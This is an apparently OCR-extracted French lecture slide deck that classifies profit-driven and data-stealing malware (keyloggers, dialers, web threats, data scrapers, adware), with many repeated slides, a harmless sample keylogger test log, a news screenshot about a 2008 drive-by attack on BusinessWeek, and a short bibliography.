Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Keylogger

Le keylogging est la pratique consistant à enregistrer la frappe des touches du clavier d'un ordinateur.

Méthodes

- ▶ logicielle
- ▶ matérielle
- ▶ firmware BIOS
- ▶ wireless (pour les claviers sans-fil)
- ▶ clavier superposé
- ▶ acoustique et électromagnétique
- ▶ vidéo



The screenshot shows a Notepad window titled "sample-usb-keylogger-recording.txt - Notepad". The content of the window is as follows:

```
This is a test of the new compact and high-capacity▲
keyGhost USB keylogger 512KB. Testing some function
keys and control characters now...

done :)

(c) Copyright 2005-2006 by KeyGhost Ltd. All rights
reserved.
Version: 2006-01-05

KeyGhost USB 512KB memory (encrypted)

MAIN MENU (Memory 0% full, ~229 keys)
1) download keyboard log (detailed listing)
2) download Text Log (show text only)
3) Erase log
4) change Password
5) enable Fast mode
6) Advanced download
7) Quit and return to operation

Choice: dump all.

-- log begins --
<power>
<enum>
This is a test of the new compact and high-capacity
keyGhost USB keylogger 512KB. Testing some
function keys and control characters
m-B5-now...<Ctrl+>c<Ctrl+>v<Enter>
<Enter>
<F1><F2><F3><F4><F5><ESC><Enter>
<Enter>
done :)<Enter>
<Enter>
```

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Keylogger

Le keylogging est la pratique consistant à enregistrer la frappe des touches du clavier d'un ordinateur.

Méthodes

- ▶ logicielle
- ▶ matérielle
- ▶ firmware BIOS
- ▶ wireless (pour les claviers sans-fil)
- ▶ clavier superposé
- ▶ acoustique et électromagnétique
- ▶ vidéo



A screenshot of a Windows Notepad window titled "sample-usb-keylogger-recording.txt - Notepad". The content of the text file is as follows:

```
This is a test of the new compact and high-capacity keyGhost USB keylogger 512KB. Testing some function keys and control characters now...  
  
done :)  
  
(c) Copyright 2005-2006 by KeyGhost Ltd. All rights reserved.  
Version: 2006-01-05  
  
KeyGhost USB 512KB memory (encrypted)  
  
MAIN MENU (Memory 0% full, ~229 keys)  
1) download keyboard log (detailed listing)  
2) download Text Log (show text only)  
3) Erase log  
4) change Password  
5) enable Fast mode  
6) Advanced download  
7) Quit and return to operation  
  
Choice: dump all.  
-- log begins --  
<power>  
<enum>  
This is a test of the new compact and high-capacity keyGhost USB keylogger 512KB. Testing some function keys and control characters now...<Ctrl+><Ctrl+><Enter>  
<Enter>  
<F1><F2><F3><F4><F5><ESC><Enter>  
<Enter>  
done :)<Enter>  
<Enter>
```

Les malwares

Classification


Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Keylogger

Le keylogging est la pratique consistant à enregistrer la frappe des touches du clavier d'un ordinateur.

Méthodes

- ▶ logicielle
- ▶ matérielle
- ▶ firmware BIOS
- ▶ wireless (pour les claviers sans-fil)
- ▶ clavier superposé
- ▶ acoustique et électromagnétique
- ▶ vidéo



A screenshot of a Windows Notepad window titled "sample-usb-keylogger-recording.txt - Notepad". The content of the window is as follows:

```
This is a test of the new compact and high-capacity keyGhost USB keylogger 512KB. Testing some function keys and control characters now...  
  
done :)  
  
(c) Copyright 2005-2006 by KeyGhost Ltd. All rights reserved.  
Version: 2006-01-05  
  
KeyGhost USB 512KB memory (encrypted)  
  
MAIN MENU (Memory 0% full, ~229 keys)  
1) download keyboard log (detailed listing)  
2) download Text Log (show text only)  
3) Erase log  
4) change Password  
5) enable Fast mode  
6) Advanced download  
7) Quit and return to operation  
  
Choice: dump all.  
-- log begins --  
<power>  
<enum>  
This is a test of the new compact and high-capacity keyGhost USB keylogger 512KB. Testing some function keys and control characters  
m-B5-now...<Ctrl+>c<Ctrl+>v<Enter>  
<Enter>  
<F1><F2><F3><F4><F5><ESC><Enter>  
<Enter>  
done :)<Enter>  
<Enter>
```

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Keylogger

Le keylogging est la pratique consistant à enregistrer la frappe des touches du clavier d'un ordinateur.

Méthodes

- ▶ logicielle
- ▶ matérielle
- ▶ firmware BIOS
- ▶ wireless (pour les claviers sans-fil)
- ▶ clavier superposé
- ▶ acoustique et électromagnétique
- ▶ vidéo



A screenshot of a Windows Notepad window titled "sample-usb-keylogger-recording.txt - Notepad". The content of the window shows a log of key presses and control characters recorded by a keylogger. The log includes a header from KeyGhost, a list of menu options, a choice command, a log begin marker, and a detailed log of various key combinations and control characters.

```
This is a test of the new compact and high-capacity keyGhost USB keylogger 512KB. Testing some function keys and control characters now...  
  
done :)  
  
(c) Copyright 2005-2006 by KeyGhost Ltd. All rights reserved.  
Version: 2006-01-05  
  
KeyGhost USB 512KB memory (encrypted)  
  
MAIN MENU (Memory 0% full, ~229 keys)  
1) download keyboard log (detailed listing)  
2) download Text Log (show text only)  
3) Erase log  
4) change Password  
5) enable Fast mode  
6) Advanced download  
7) Quit and return to operation  
  
Choice: dump all.  
-- log begins --  
<power>  
<enum>  
This is a test of the new compact and high-capacity keyGhost USB keylogger 512KB. Testing some function keys and control characters  
m-B5:now...<Ctrl+>c<Ctrl+>v<Enter>  
<Enter>  
<F1><F2><F3><F4><F5><ESC><Enter>  
<Enter>  
done :)<Enter>  
<Enter>
```

Les malwares

Classification


Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Keylogger

Le keylogging est la pratique consistant à enregistrer la frappe des touches du clavier d'un ordinateur.

Méthodes

- ▶ logicielle
- ▶ matérielle
- ▶ firmware BIOS
- ▶ wireless (pour les claviers sans-fil)
- ▶ clavier superposé
- ▶ acoustique et électromagnétique
- ▶ vidéo




A screenshot of a Windows Notepad window titled "sample-usb-keylogger-recording.txt - Notepad". The content of the window shows a log of key presses and control characters recorded by a keylogger. The log includes a header from KeyGhost, a menu listing, and a dump of all log entries.

```
This is a test of the new compact and high-capacity keyGhost USB keylogger 512KB. Testing some function keys and control characters now...  
  
done :)  
  
(c) Copyright 2005-2006 by KeyGhost Ltd. All rights reserved.  
Version: 2006-01-05  
  
KeyGhost USB 512KB memory (encrypted)  
  
MAIN MENU (Memory 0% full, ~229 keys)  
1) download keyboard log (detailed listing)  
2) download Text Log (show text only)  
3) Erase log  
4) change Password  
5) enable Fast mode  
6) Advanced download  
7) Quit and return to operation  
  
Choice: dump all.  
-- log begins --  
<power>  
<enum>  
This is a test of the new compact and high-capacity keyGhost USB keylogger 512KB. Testing some function keys and control characters  
m-B5-now...<Ctrl+>c<Ctrl+>v<Enter>  
<Enter>  
<F1><F2><F3><F4><F5><ESC><Enter>  
<Enter>  
done :)<Enter>  
<Enter>
```

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*




Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Dialer

Un e-dialer est un logiciel qui connecte un ordinateur à Internet en utilisant des numéros de téléphone surtaxés.



Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Web threat

Les "web threats" regroupent l'ensemble des attaques informatiques utilisant les technologies du Web.

Détails

• ces attaques utilisent principalement les protocoles HTTP et HTTPS

• les attaques peuvent être lancées à partir d'un serveur ou d'un client



Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Web threat

Les "web threats" regroupent l'ensemble des attaques informatiques utilisant les technologies du Web.

Détails

- ▶ ces attaques utilisent principalement les protocoles HTTP et HTTPS
- ▶ les sites Web infectés sont très souvent mis à jour par les pirates afin de limiter les possibilités de détection
- ▶ le simple fait d'ouvrir une page Web peut suffire pour que l'attaque se réalise



Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Web threat

Les "web threats" regroupent l'ensemble des attaques informatiques utilisant les technologies du Web.

Détails

- ▶ ces attaques utilisent principalement les protocoles HTTP et HTTPS
- ▶ les sites Web infectés sont très souvent mis à jour par les pirates afin de limiter les possibilités de détection
- ▶ le simple fait d'ouvrir une page Web peut suffire pour que l'attaque se réalise



Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Web threat

Les "web threats" regroupent l'ensemble des attaques informatiques utilisant les technologies du Web.

Détails

- ▶ ces attaques utilisent principalement les protocoles HTTP et HTTPS
- ▶ les sites Web infectés sont très souvent mis à jour par les pirates afin de limiter les possibilités de détection
- ▶ le simple fait d'ouvrir une page Web peut suffire pour que l'attaque se réalise



Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Web threat

Les "web threats" regroupent l'ensemble des attaques informatiques utilisant les technologies du Web.

Détails

- ▶ ces attaques utilisent principalement les protocoles HTTP et HTTPS
- ▶ les sites Web infectés sont très souvent mis à jour par les pirates afin de limiter les possibilités de détection
- ▶ le simple fait d'ouvrir une page Web peut suffire pour que l'attaque se réalise



Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Deux méthodes d'attaques:

attaques par Push

Ces attaques s'appuient sur des techniques de **phishing** et de **pharming** (DNS poisonning)

Objectif

Amener l'utilisateur sur un faux site pour collecter des informations privées

attaques par Pull

Ces attaques consistent à modifier des pages légitimes (balise IFRAME) afin qu'un code malveillant soit injecté sur le client lors de la consultation

Objectif

Utiliser un malware pour envoyer des informations privées

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Deux méthodes d'attaques:

attaques par Push

Ces attaques s'appuient sur des techniques de **phishing** et de **pharming** (DNS poisonning)

attaques par Pull

Ces attaques consistent à modifier des pages légitimes (balise IFRAME) afin qu'un code malveillant soit injecté sur le client lors de la consultation

Objectif

Amener l'utilisateur sur un faux site pour collecter des informations privées

Objectif

Utiliser un malware pour envoyer des informations privées

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Deux méthodes d'attaques:

attaques par *Push*

Ces attaques s'appuient sur des techniques de **phishing** et de **pharming** (DNS poisonning)

attaques par *Pull*

Ces attaques consistent à **modifier des pages légitimes** (balise IFRAFME) afin qu'un code malveillant soit injecté sur le client lors de la consultation

Objectif

Amener l'utilisateur sur un faux site pour collecter des informations privées

Objectif

Utiliser un malware pour envoyer des informations privées

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

Deux méthodes d'attaques:

attaques par *Push*

Ces attaques s'appuient sur des techniques de **phishing** et de **pharming** (DNS poisonning)

attaques par *Pull*

Ces attaques consistent à **modifier des pages légitimes** (balise IFRAFME) afin qu'un code malveillant soit injecté sur le client lors de la consultation

Objectif

Amener l'utilisateur sur un faux site pour collecter des informations privées

Objectif

Utiliser un malware pour envoyer des informations privées

Les malwares

Classification

Malware lucratif: *Spyware, Botnet, Keylogger, Dialer et Web threat*

The screenshot shows the ZDNet.com homepage. At the top, there's a navigation bar with links for Home, News & Blogs (which is highlighted in red), Videos, White Papers, and a Members login/Newsletters link. Below the navigation is a search bar with the placeholder "Search: Search". A "Zero Day" banner is visible. The main headline reads "Ryan Naraine and Dancho Danchev". Below the headline, there are links for "Get Zero Day via: Mobile", "RSS", "Email Alerts", and "Bios: Ryan's Bio". There's also a dropdown menu for "Pick a blog category" and a "view" button. A sidebar on the right says "Are you on track for a carefree retirement? Go to Money with cer". At the bottom, it says "September 15th, 2008" and "BusinessWeek site hacked, serving drive-by exploits". It also notes "Posted by Ryan Naraine @ 8:15 am".

BusinessWeek

Malicious hackers have broken into several sections of BusinessWeek.com and are now using the popular site to redirect visitors to malware-laden servers.

At the time of writing, hundreds of pages on BusinessWeek.com have been rigged with malicious JavaScript pointing to third-party servers. Visitors to the site execute the script, which attempts to launch drive-by malware downloads.

Firefox 3's malware blocker is detecting some of the infection attempts but there are numerous malicious pages currently bypassing the browser's blacklist-based filter.



Reported Attack Site!

This web site at bwnt.businessweek.com has been reported as an attack site and has been blocked based on your security preferences.


Attack sites try to install programs that steal private information, use your computer to attack others, or damage your system.

Some attack sites intentionally distribute harmful software, but many are compromised without the knowledge or permission of their owners.

[Get me out of here!](#)

[Why was this site blocked?](#)

Malware voleur de données



Les malwares

Classification

Malware voleur de données: *Data scraper* et Adware

Data scraper

Le data scraping, textuellement le raclage de données, est une technique consistant à utiliser un programme informatique pour **extraire des données** d'un autre programme, de façon à les rendre **compréhensibles** par un humain.



Les malwares

Classification

Malware voleur de données: *Data scraper* et *Adware*

Types de data scrapers:

Screen scraper

Lire les données d'un terminal informatique par connexion à distance.

Exemples

- ▶ sniffing de session telnet
- ▶ remote desktop
- ▶ capture d'écran et OCR
- ▶ photo d'écran

Web scraper

Extraction d'informations d'un site Web

Exemples

- ▶ les webbots
- ▶ HTML parser
- ▶ proxy web
- ▶ web spider

Les malwares

Classification

Malware voleur de données: *Data scraper* et *Adware*

Types de data scrapers:

Screen scraper

Lire les données d'un terminal informatique par connexion à distance.

Exemples

- ▶ sniffing de session telnet
- ▶ remote desktop
- ▶ capture d'écran et OCR
- ▶ photo d'écran

Web scraper

Extraction d'informations d'un site Web

Exemples

- ▶ les webbots
- ▶ HTML parser
- ▶ proxy web
- ▶ web spider

Les malwares

Classification

Malware voleur de données: *Data scraper* et *Adware*

Types de data scrapers:

Screen scraper

Lire les données d'un terminal informatique par connexion à distance.

Exemples

- ▶ sniffing de session telnet
- ▶ remote desktop
- ▶ capture d'écran et OCR
- ▶ photo d'écran

Web scraper

Extraction d'informations d'un site Web

Exemples

- ▶ les webbots
- ▶ HTML parser
- ▶ proxy web
- ▶ web spider

Les malwares

Classification

Malware voleur de données: *Data scraper* et *Adware*

Types de data scrapers:

Screen scraper

Lire les données d'un terminal informatique par connexion à distance.

Exemples

- ▶ sniffing de session telnet
- ▶ remote desktop
- ▶ capture d'écran et OCR
- ▶ photo d'écran

Web scraper

Extraction d'informations d'un site Web


Exemples

- ▶ les webbots
- ▶ HTML parser
- ▶ proxy web
- ▶ web spider

Les malwares

Classification

Malware voleur de données: *Data scraper* et *Adware*



Les malwares

Classification

Malware voleur de données: *Screen scraper* et *Adware*

Adware

Un Adware pour **advertising-supported software** est un logiciel qui, une fois installé ou utilisé, affiche automatiquement de la publicité.




Conclusion

- 1 History of computer viruses
- 2 Definition & Classification
- 3 Malwares
- 4 Conclusion



Le meilleur antimalware !!



Source: <http://www.virusbtn.com/vb100/rap-index.xml>


Le meilleur antimalware !!



L'utilisateur, ...



Questions ?



Bibliography

-  **A Short Course on Computer Viruses**
Fred Cohen
<http://vx.netlux.org/lib/afc13.html>
-  **The Giant Black Book of Computer Viruses**
Mark Ludwig
<http://vxheavens.com/lib/vml01.html>
-  **Les virus informatiques: théorie, pratique et applications**
Eric Filiol
Springer – Collection IRIS – ISBN 2-287-20297-8
-  **Les virus informatiques**
Michel Dubois
Éditions universitaires européennes – ISBN 978-3841799944

Licence

You are free to:

- ▶ share: copy, distribute and transmit this work
- ▶ remix: adapt this work

Attribution



You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).

Non commercial



You may not use this work for commercial purposes.

Share Alike



If you alter, transform, or build upon this work, you may distribute the resulting work only under the same or similar license to this one.